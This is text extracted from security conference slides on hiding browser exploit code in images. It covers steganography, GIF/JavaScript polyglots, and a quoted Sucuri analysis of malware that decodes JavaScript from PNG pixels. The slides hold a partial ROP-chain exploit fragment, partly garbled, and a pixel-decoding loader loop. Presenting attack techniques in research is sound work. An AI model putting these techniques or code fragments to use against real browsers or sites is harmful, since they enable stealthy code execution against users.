

# Hacking With Pictures

Saumil Shah  
SyScan 2015



# About Me

Saumil Shah  
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 @therealsaumil

 saumilshah

hacker, trainer, speaker,  
author, photographer  
educating, entertaining and  
exasperating audiences  
since 1999




# Hiding In Plain Sight





Images are  
INNOCENT!

The background image shows the ancient Greek temple of the Parthenon, featuring its iconic Corinthian columns and detailed pediment sculptures. The sky is a vibrant, clear blue.

A bit of History

- Steganography
- GIFAR concatenation
- PHP/ASP webshells appending tags  
`<?php..?> <%..%>`
- XSS in EXIF data




Attack  
Payload

SAFE  
decoder


DANGEROUS  
Pixel Data

Dangerous Content Is ... Dangerous



G r e e t i n g s   P r o f e s s o r   F a l k e n

"255 shades of gray" - 2011





```
function packv(n){var s=new  
Number(n).toString(16);while(s.length<8)s="0"+s;return(un  
scape("%u"+s.substring(4,8)+"%u"+s.substring(0,4)))}var  
addressof=new  
Array();addressof["ropnop"]=0x6d81bdf0;addressof["xchg_eax  
_esp_ret"]=0x6d81bdef;addressof["pop_eax_ret"]=0x6d906744;  
addressof["pop_ecx_ret"]=0x6d81cd57;addressof["mov_peax_ec  
x_ret"]=0x6d979720;addressof["mov_eax_pecx_ret"]=0x6d8d7be  
0;addressof["mov_pecx_eax_ret"]=0x6d8eee01;addressof["inc_  
eax_ret"]=0x6d838f54;addressof["add_eax_4_ret"]=0x00000000  
;addressof["call_peax_ret"]=0x6d8aec31;addressof["add_esp_  
24_ret"]=0x00000000;addressof["popad_ret"]=0x6d82a8a1;addr  
essof["call_peax"]=0x6d802597;function  
ropnop=packv(addressof["ropnop"]);var  
pop_eax_ret=packv(addressof["pop_eax_ret"]);var  
pop_ecx_ret=packv(addressof["pop_ecx_ret"]);var  
mov_peax_ecx_ret=packv(addressof["mov_peax_ecx_ret"]);var  
mov_eax_pecx_ret=packv(addressof["mov_eax_pecx_ret"]);var  
mov_pecx_eax_ret=packv(addressof["mov_pecx_eax_ret"]);var  
call_peax_ret=packv(addressof["call_peax_ret"]);var  
add_esp_24_ret=packv(addressof["add_esp_24_ret"]);var  
popad_ret=packv(addressof["popad_ret"]);var retval=""
```

# <CANVAS>

# Avoid the EVIL eval()

```
var a = eval(str);
```

```
a = (new Function(str))();
```

# Theory Becomes Practice - 2014

```
45 function loadFile() {
46     var strFile = './dron.png';
47     loadPNGData(strFile,
48                 function(strData) {
49                     alert(strData);
50                 });
51 }
52 }
53
54 loadFile();
```

At first, like many of you, we were stumped. I mean the code is good, no major issues, right? Then we noticed this little function, **loadFile()**. The function itself wasn't curious, but the fact that it was loading a PNG was – **var strFile = './dron.png'**. You'd be surprised how long of staring it takes to notice something like that, I know hindsight is a real kicker.

Naturally our next step was to open that curious **dron.png** file. I mean, what could go wrong?

Well, absolutely nothing, it's perhaps the most boring thing I have ever seen, lovely. What a waste of time...



Theory becomes practice. Malware uses my "255 shades of grey" te

[blog.sucuri.net/2014/02/new-if](http://blog.sucuri.net/2014/02/new-if).

Talk: [slideshare.net/saumilshah/](http://slideshare.net/saumilshah/)

04/02/14 1:31 PM

35  
RETWEETS


28  
FAVORITES



But wait, we then noticed this interesting little loop:

```
24         var oData = oCtx.getImageData(0,0,iWidth,iHeight).data;
25         var a = [];
26         var len = oData.length;
27         var p = -1;
28         for (var i=0;i<len;i+=4) {
29             if (oData[i] > 0)
30                 a[++p] = String.fromCharCode(oData[i]);
31         };
32         var strData = a.join("");
```

Well that's surely curious, it has a decoding loop. Why would it need a decoding loop for a PNG file?



I SEE PIXELS

I SEE CODE

IMAGS

# IMAJJS – The Concept



# Cross Container Scripting - XCS



```
  
<script src="itsatrap.gif">  
 </script>
```

# IMAJS-GIF Browser Support

